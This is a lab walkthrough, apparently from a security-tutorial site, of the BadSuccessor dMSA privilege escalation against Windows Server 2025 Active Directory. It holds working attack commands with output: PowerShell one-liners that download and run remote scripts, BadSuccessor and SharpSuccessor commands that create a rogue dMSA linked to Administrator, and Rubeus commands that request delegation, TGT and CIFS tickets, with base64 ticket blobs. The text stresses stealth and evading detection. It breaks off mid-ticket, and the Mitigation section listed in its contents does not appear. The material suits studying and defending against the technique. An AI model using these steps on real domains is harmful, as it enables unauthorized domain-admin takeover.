

# ABUSING BADSUCCESSOR (DMSA)



## Stealthy Privilege ESCALATION



## Contents

Introduction .....	3
Overview the Badsuccessor dMSA Abuse.....	3
Prerequisite .....	3
Lab Setup.....	4
Create a Low-Privileged User Account .....	4
Create a Writable OU (HACKME) .....	4
Grant shivam Write Permissions on the OU .....	6
Enumeration & Exploitation.....	8
Load BadSuccessor and Check for Vulnerabilities.....	8
Audit OU Permissions .....	9
Exploit: Create Rogue dMSA and Link It to Administrator .....	9
Attack Flow : Rogue dMSA Creation & Linking.....	9
Test Access to Sensitive Resources.....	10
Finalize dMSA Link with SharpSuccessor .....	10
Request Delegation TGT with Rubeus.....	11
Request TGT as BAD_DMSA .....	11
Attack Flow : Kerberos Ticket Abuse .....	11
Request Service Ticket for File Server .....	13
Confirm Domain Admin Access.....	14
Mitigation .....	15





### Introduction

**BadSuccessor (dMSA)** is a dangerous vulnerability in Windows Active Directory that allows attackers to achieve domain admin access through privilege escalation. By exploiting misconfigurations in domain Managed Service Accounts (dMSA), the BadSuccessor exploit provides a stealthy path to unauthorized admin access while evading detection. This makes it a critical threat to enterprise networks.

Learn how the **BadSuccessor dMSA exploits** works, its **impact on Active Directory security**, and the best **mitigation strategies** to prevent **domain admin compromise**.

### Overview the Badsuccessor dMSA Abuse

**BadSuccessor** is a post compromise **privilege escalation technique** that targets a new feature in **Windows Server 2025; Delegated Managed Service Accounts (dMSAs)**. This technique takes advantage of vulnerabilities in the **dMSA** configuration, allowing attackers to escalate their privileges within Active Directory environments after an initial compromise, potentially granting them higher-level access or control over critical systems.

In essence, it exploits:

- **Weak ACLs on Organizational Units (OUs):** Attackers with low privileges but write rights on an OU can create or modify dMSAs.
- **msDS-DelegatedMSAState and msDS-ManagedAccountPrecededByLink:** Attributes that allow linking dMSAs to privileged accounts.
- **Kerberos quirks:** Rogue dMSAs inherit the security context of the linked privileged account, allowing attackers to obtain TGTs and TGSs as Domain Admins.

This attack is particularly dangerous because it allows an attacker with minimal delegated permissions (like **write rights on an Organizational Unit (OU)**) to:

- Create a rogue dMSA
- Link it to a privileged account (e.g., Domain Admin)
- Obtain Kerberos tickets that inherit the target's security context
- Pivot to full domain control

Unlike attacks that require password cracking or golden ticket creation, BadSuccessor is **stealthy**, **lives entirely within AD's supported features**, and can often bypass detection systems.

**Note:** *It's a powerful reminder that "harmless" delegated permissions can cascade into full domain compromise.*

### Prerequisite

- Windows Server 2019 as Active Directory that supports PKINIT
- Domain must have Active Directory Certificate Services and Certificate Authority configured.
- Kali Linux packed with tools
- Tools: Rubeus, sharpsuccessor, badsuccessor module





### Lab Setup

This guide skips building a fresh AD lab from scratch and instead assumes:

- Active Directory is deployed in local (in our case)
- Two domain users exist:
  - **shivam** – an attacker-controlled low-privileged account
  - **Administrator** – the high-value target account
- The attacker has **write permissions on an OU (HACKME in our case)**
- Tools like **Rubeus** and **SharpSuccessor** are available on the attacker's machine

This mirrors **real-world post exploitation scenarios** where the attacker leverages delegated permissions already present in a production environment.

Now, we proceed with the exploitation: The **BadSuccessor** exploit starts by exploiting **dMSA misconfigurations** in **Windows Server 2025** to **create a low privileged user account**. This foothold enables attackers to escalate privileges and gain **Domain Admin** access.

### Create a Low-Privileged User Account

```
net user shivam Password@1 /add /domain
```

This Adds a low-privileged user (shivam) to the domain, providing us with a foothold for privilege escalation.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows


PS C:\Users\Administrator> net user shivam Password@1 /add /domain
The command completed successfully.

PS C:\Users\Administrator> |
```


### Create a Writable OU (HACKME)

In ADUC:

- Right-click **local** → **New** → **Organizational Unit**



- Name it: **HACKME**
- Click **OK**




Creating an attacker controlled Organizational Unit (OU), like HACKME, allows us to manage rogue domain Managed Service Accounts (dMSAs) without affecting more secure or monitored OUs. This isolation helps us avoid detection while maintaining control and persistence in the domain.

### Grant shivam Write Permissions on the OU

In ADUC:


Right-click **HACKME** → **Properties** → **Security** → **Advanced**



Add shivam and Grant: **Write permissions**

- Rights to **Create All Child Objects**





The delegated access is a crucial requirement for the BadSuccessor attack, allowing shivam to modify dMSAs.

## Enumeration & Exploitation

Now let's begin with enumeration and exploitation

### Load BadSuccessor and Check for Vulnerabilities

```
iex(new-object net.webclient).DownloadString("https://raw.githubusercontent.com/Lueme1Sec/Pentest-Tools-Collection/refs/heads/main/tools/ActiveDirectory/BadSuccessor.ps1")
BadSuccessor -mode check -Domain ignite.local
```

This downloads the BadSuccessor PowerShell module to assess the domain for exploitable configurations, verifying if dMSA abuse is feasible based on the current AD permissions and settings.

```
PS C:\Users\shivam.IGNITE\Desktop> iex(new-object net.webclient).DownloadString("https://raw.githubusercontent.com/Lueme1Sec/Pentest-Tools-Collection/refs/heads/main/tools/ActiveDirectory/BadSuccessor.ps1")
PS C:\Users\shivam.IGNITE\Desktop> BadSuccessor -mode check -Domain ignite.local

[+] Checking for Windows Server 2025 Domain Controllers...
[!] Windows Server 2025 DCs found, BadSuccessor may be exploitable!
www.hackingarticles.in
HostName      OperatingSystem
-----
SRV25.ignite.local Windows Server 2025 Standard Evaluation
```





### Audit OU Permissions

```
iex(new-object net.webclient).DownloadString("https://raw.githubusercontent.com/akamai/BadSuccessor/refs/heads/main/Get-BadSuccessorOUPermissions.ps1")
```

This reconnaissance step identifies OUs where users like shivam have the necessary permissions to create or modify dMSAs, confirming the potential for the attack.

```
PS C:\Users\shivam.IGNITE\Desktop> iex(new-object net.webclient).DownloadString("https://raw.githubusercontent.com/akamai/BadSuccessor/refs/heads/main/Get-BadSuccessorOUPermissions.ps1")  
  
Identity      OUs  
-----  
IGNITE\shivam {OU=HACKME,DC=ignite,DC=local}
```

### Exploit: Create Rogue dMSA and Link It to Administrator

```
BadSuccessor -mode exploit -Path "OU=HACKME,DC=ignite,DC=local" -Name "BAD_DMSA" -DelegateAdmin "shivam" -DelegateTarget "Administrator" -domain "ignite.local"
```

This creates a dMSA named BAD\_DMSA and associates it with the Administrator account by modifying its attributes, exploiting Active Directory to treat BAD\_DMSA as a successor, inheriting all Administrator privileges.

```
PS C:\Users\shivam.IGNITE\Desktop> BadSuccessor -mode exploit -Path "OU=HACKME,DC=ignite,DC=local" -Name "BAD_DMSA" -DelegateAdmin "shivam" -DelegateTarget "Administrator" -domain "ignite.local"  
Creating dMSA at: LDAP://ignite.local/OU=HACKME,DC=ignite,DC=local  
0  
0  
0  
0  
Successfully created and configured dMSA 'BAD_DMSA'  
Object shivam can now impersonate Administrator  
PS C:\Users\shivam.IGNITE\Desktop> |
```

### Attack Flow : Rogue dMSA Creation & Linking

Let's Understand how it does:

**Attacker** (shivam)

**Step 1.** Creates OU (HACKME) & gets Write access

**HACKME OU**

**Step 2.** Creates BAD\_DMSA Managed Service Account

**BAD\_DMSA dMSA**

**Step 3.** Modified attributes:

- *msDS-DelegatedMSAState* → 2 (active)
- *msDS-ManagedAccountPrecededByLink* → Administrator DN

**Active Directory**

**Step 4.** AD thinks BAD\_DMSA is a legitimate successor to Administrator

**Result:** BAD\_DMSA inherits Administrator privileges at Kerberos level

By abusing *msDS-ManagedAccountPrecededByLink* and setting *msDS-DelegatedMSAState* to active, BAD\_DMSA\$ is treated as a continuation of Administrator, enabling escalation without cracking hashes or resetting passwords.



**Note:** This step is stealthy because no password, SIDHistory, or golden ticket creation occurs just a legitimate object manipulation inside an attacker writable OU.

### Test Access to Sensitive Resources

```
dir \\srv25.ignite.local\c$
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\shivam.IGNITE> dir \\srv25.ignite.local\c$
dir : Access is denied
At line:1 char:1
+ dir \\srv25.ignite.local\c$
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (\\srv25.ignite.local\c$:String) [Get-ChildItem, Microsoft.PowerShell.Commands.GetChildItemCommand]
+ FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand

dir : Cannot find path '\\srv25.ignite.local\c$' because it does not exist.
At line:1 char:1
+ dir \\srv25.ignite.local\c$
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (\\srv25.ignite.local\c$:String) [Get-ChildItem, Microsoft.PowerShell.Commands.GetChildItemCommand]
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand
```

**Expected:** Access Denied – This shows there's no privileged access before escalation.

### Finalize dMSA Link with SharpSuccessor

```
.\SharpSuccessor.exe add /impersonate:Administrator
/path:"ou=HACKME,dc=ignite,dc=local" /account:shivam /name:BAD_DMSA
```

Building the above step, SharpSuccessor automates and strengthens the link between BAD\_DMSA\$ and the Administrator account, solidifying the escalation pathway.

```
PS C:\Users\shivam.IGNITE> .\SharpSuccessor.exe add /impersonate:Administrator /path:"ou=HACKME,dc=ignite,dc=local"
/account:shivam /name:BAD_DMSA

SharpSuccessor

@_logangoins

[+] Adding dnshostname BAD_DMSA.ignite.local
[+] Adding samaccountname BAD_DMSA$
[+] Administrator's DN identified
[+] Attempting to write msDS-ManagedAccountPrecededByLink
[+] Wrote attribute successfully
[+] Attempting to write msDS-DelegatedMSAState attribute
[+] Attempting to set access rights on the dMSA object
[+] Attempting to write msDS-SupportedEncryptionTypes attribute
[+] Attempting to write userAccountControl attribute
[+] Created dMSA object 'CN=BAD_DMSA' in 'ou=HACKME,dc=ignite,dc=local'
[+] Successfully weaponized dMSA object
PS C:\Users\shivam.IGNITE>
```



## Request Delegation TGT with Rubeus

```
.\Rubeus.exe tgtdeleg /nowrap
```

This step allows us to obtain a delegation TGT, enabling further Kerberos requests and facilitating continued escalation.

```
PS C:\Users\shivam.IGNITE> .\Rubeus.exe tgtdeleg /nowrap

v2.3.3

[*] Action: Request Fake Delegation TGT (current user)

[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/SRV25.ignite.local'
[*] Kerberos GSS-API initialization success!
[*] Delegation request success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: twWodPZSQR/JHTkMM9Rxygcm4rp5
[*] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):

doIFdjCCBXKgAwIBBaEDAgEWooIEfTCCBHLhggrR1MIIIEcaADAgEFoQ4bDELHTkLURS5MT0NBTKIhMB+gAwIBAgEYMBY
VRFLkxPQ0FMo4IENTCCBDGgAwIBEqEDAgECooIEIwSCBB8AQWwVR27BCzIRQVjL2H5p62QpkasLkseVjktXj6/fWqnUwHZRrN
KqRkeGyV4LKybPbsy4pN59uJL5KNRBUkZ4PSUN2MRWxo1KwNtI7mpmhk5f3KdpLpjJDBCxHSLexoPszXobXerP4XP/sA1KRXY
j1veaY4jFUBa08mfYHPxenDjULK1006LQ0dRR3DPRw0B4GzXVrNsgI3kcEf6ak2m/QJu0+XNxxIocom01o16e7dYbX+FeCjYQ
LghF8Psqiq0v081v7taqAGWlfgw5mpQf1Wv5fgAb1SqBsEni2BLEGDGFIOJnQKMPtUTV0AWJmQ20WoLgmIDr7VdzV4mT+Gr5F
```

## Request TGT as BAD\_DMSA

```
.\Rubeus.exe asktgt /targetuser:BAD_DMSA$ /service:krbtgt/ignite.local /opsec /dmsa /nowrap /ptt /ticket:doIFjdCCX...
```

Here, we request a TGT that now includes Administrator privileges, leveraging PAC substitutions to bypass standard access controls.

```
PS C:\Users\shivam.IGNITE> .\Rubeus.exe asktgt /targetuser:BAD_DMSA$ /service:krbtgt/ignite.local /opsec /dmsa /nowrap /ptt /ticket:doIFjdCCX...

doIFdjCCBXKgAwIBBaEDAgEWooIEfTCCBHLhggrR1MIIIEcaADAgEFoQ4bDELHTkLURS5MT0NBTKIhMB+gAwIBAgEYMBYBmtyYnRndBsMSU
dOSVRFLkxPQ0FMo4IENTCCBDGgAwIBEqEDAgECooIEIwSCBB8AQWwVR27BCzIRQVjL2H5p62QpkasLkseVjktXj6/fWqnUwHZRrN9q05p1TYm6IbhEuFDJK
qRkeGyV4LKybPbsy4pN59uJL5KNRBUkZ4PSUN2MRWxo1KwNtI7mpmhk5f3KdpLpjJDBCxHSLexoPszXobXerP4XP/sA1KRXYT9IryOfSj89CtBcsruj1vea
Y4jFUBa08mfYHPxenDjULK1006LQ0dRR3DPRw0B4GzXVrNsgI3kcEf6ak2m/QJu0+XNxxIocom01o16e7dYbX+FeCjYQLp5sK1JhIceJN3oCMuLghF8Psqi
q0v081v7taqAGWlfgw5mpQf1Wv5fgAb1SqBsEni2BLEGDGFIOJnQKMPtUTV0AWJmQ20WoLgmIDr7VdzV4mT+Gr5ReeBIM2WuUeL1nEDcWA1Hq5NXI1LD/06
9P4w40DCUNIR6NsUCx7/jrFm/0sAqqlW19J+nOm0ruIKxmrJArhAGhQrgAa38p1H1DhSUYcqeHdZDKKKh3WdxEAKZG/tI/d2Efzgz0md9o8I0eYmQR21jXjV
KBe1WHSw9A0fKL4DDiDy1QmoUFAV7xn8FmrWAoYwX2Euc1UfcNdUvTTzDb6Zf2jdtL4192tzbDkd3b68vm0M0xikteMirBrATZ3jHNLUoQDL5d1LQdvnic
zgk2wiLkDRSms6vnyTzGvLZUTjGTgl+bu318RiNr/o0XexXPLa8Qd906sxUCyIYKQT6+tY22m0rGc9zt8t38aYG6w/0tDJCjhg9Ks2p3LT6Igd3B1FeUu
uHu9MwDHX2Q+FrUYwRndsetY0V/zDyAmQhx0+ULrsnLFSzMO58zaVIU9580IFvgLIgxrpdVxZWU+QSB69V6DFu6RMKQiTz9wmcmPM/4+D6xLNDt+8zPb62Y
j9mkxwMXn2DHS6WcUHLVRLGeDdny2yvsOIJWfx+RLvFGIOuq8+HE5YoWtGZ9T9S9p1P+K6E2oxkUDFL4I/3FcomKkrCGLr+vJF8yMOEzcUu8P880sGLpe
RzSLOJyIFEduTqFae62j1yzG5nhxZxT5NA/U87aOmEnxsSr6LzzboW/N/AkwIBVU3UheKyWLTjwd10mkfK8WpT8sW/ZTztoak1nLy3uhPbcz4WlrJ4CWISLD2
lkH15L4hSPbZE/sOQ4ksrQ2Qtfknku09Zz8kPILBIA19gEjt/NzvTVPv6qdvDy8/qYubD/cUKQn8Rm7LTDDDL8KkSJRImjeinUNKH7T8Ns0V0sjeR05hks
d5EkwBM73KT++jLRpG9vkuIWUL99PFP009WqIcx6Tkt8wpnYDCrzVycUgTdLFXDmp+PXJpYm12otnV4Prev+q1D0gt91/w2Nb43L3ijnOhHTXunPyYm
tZYVSLuMI1HnRfTnMuOPbyaJgaNK0B5DCB4aADAgEAooH2B1HwFyHTMIHQoIHNMIIHKMIHhOCswKaADAgESoSIEINU9sbMnGsolUteJ8UULfb6u5HTcupCk
m3P/cbML6LoRQ4bDELHTkLURS5MT0NBTKITMBGgAwIBAAEKMAgBbnNoaxZhbAMHAWUAYKEAAKURGA8yMDI1MDYwMzEzMDQyN1qMERGPmJyAyNTA2MDMyMzA0
MjdapxeyDzIwMjUwNjEwMTMwNDI3WgqGwXJR05JVEUte9DQUpYITafoAMCAQKqHGDAGWZrcmJ0Z3QbDELHTkLURS5MT0NBTA==
```


## Attack Flow : Kerberos Ticket Abuse

Let's Understand how it does:

Attacker (shivam) using BAD\_DMSA

**Step 1.** Rubeus requests TGT as BAD\_DMSA





Then, Rubeus sends the asktgs request for CIFs.

Note how the service `cifs/srv25.ignite.local` is specified, and the output shows successful ticket retrieval.





### Request Service Ticket for File Server

We use Rubeus to request a TGS (Ticket Granting Service) for CIFS access on the file server by invoking the following command:

```
.\Rubeus.exe asktgs /user:BAD_DMSA$ /service:cifs/srv25.ignite.local /opsec /dmsa /nowrap /ptt /ticket:doIFzDCCBigAw...
```

```
PS C:\Users\shivam.IGNITE> .\Rubeus.exe asktgs /user:BAD_DMSA$ /service:cifs/srv25.ignite.local /opsec /dmsa /nowrap /ptt /ticket:doIFzDCCBigAwIBBaEDAgEwOoIE0DCCBmXhggTIMIIEKADAgEfoQ4bDELHTkLURSSMT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMSUdOSVRFkxPQ0FM04IEiDCCBISgAwIBEqEDAgECooIEdgSCBHJbNpE6zEqM073r2i9Xo6/X3D05vp+rte33q9PuRQ2VVO4SBRgtkFPe2nFjQotFL/Y3A6nCSnrTmdnmFgJwLWF+E8VUrtZrPFFHfV+aohM/dHvEL5ChkWNs94cCPKe070tLCLTj2wwTOqKv2povk/G94b0J9x5TnsGepjYsb4WymWHJg2kM/70RzCDm3ZsZfhr2F156m0SenImU227ms0IhHf2JKUHu+pCi2jB+PcAnCh2CuRaFkRI7doNhRaFM6GWS6JGTndg0IrcHgBSP9Lv2e5/mGQmMK/QH2r2MvqXbvurWkQARwdulWuyxT4T03Vchv+lvIfxBTfcutUup+qK0vkbCk6CEgIgz5KnUCA2FISZeKIDMGahaxv4I5NZd7LssEuheiA7PN4kSLky0bPHDsTAQkZmwzRsgVWhkDs62cYPEeAXzYrtfJFXp6pMfzXQvQZ9Vxz9KyDo5mIdnESQsr7TWokrL8M//Vx+4weupYmfpmGTj+80zWg+Pt5AS+XT+0m5L6LLmkpQN3NUxmektHo8Yk27V2o+HJ5vPVizjfffx7nQ3PKrh9IhkhSxdm2V31J+PRAOM4jShmdMY2scjGsXJQfV7z4KZyS+pWScayIdZgN3GamWeIR78yKtWT8KNBfeHhVlV2t60UArMoCov0Jac0z/iL3nAdk92Jji6TOMZXuzf/ZTdlQFj8Uvuf8ZCsdMn70Hhakk1rT3LcquIavmJ/yZresAIOCE30htNP+nJtWldwwAy6Po4a1zr7hYUhr0vzQsQheph3sSxsjg8tdNZMkyNybbchZfKXckkMjFCWwsLI61lyxoqJT7dSgPqePn70m6ACRVYzBjsEy4VTxn9qmIXw9X+kVEv8HwHpeipHuIMT3EPZYcch+xGMGEZLA/Y2exkjBSEaMLbi+SasIrWRSEFfdKtDaUyLB2MHGOMw8kaC3hkFRAGi88PFdAQHQB0H8GwR/PufkKbKE9R28iaABK20J6sw86ZMiB7g9EMLrd+JCDcp0RTVV7VPXWsqh9SYpVfCY+ofJBefmRoirh9E4P1SWIvgCIFKsJRYiDBFvQwNjXyWUUV99IVEAxtS7o1zT/k4Bm7QA96WwPhJjezsZ/Ff9v4WwWNPuz8F7iYhFtenEBaNEu/n9UmSAfMI/+3f9L9FF/m2vAlEgB+iv5Mb6iNfLUJ4/aEySW/bLOMU9qhaQJJ/ZK0V7FhLaLUFGGmnIoQpFaypZBwrxoyvqj8JLWAQZ2sx2qv3070n3vu01MiIfITUiR50wNBghSwJood2L579a7RGMQycSIJQhQkY4biCsdX9jvbylTofQ9rezDvXv++pdGM6WPC57NeR4woj488nEYSTsgxE4HwZDYfRLLPnFglOd+BaBQ7e5+0ee1XruSdGtWj9NMoc8BfTcaGLjW7LYdP7ad7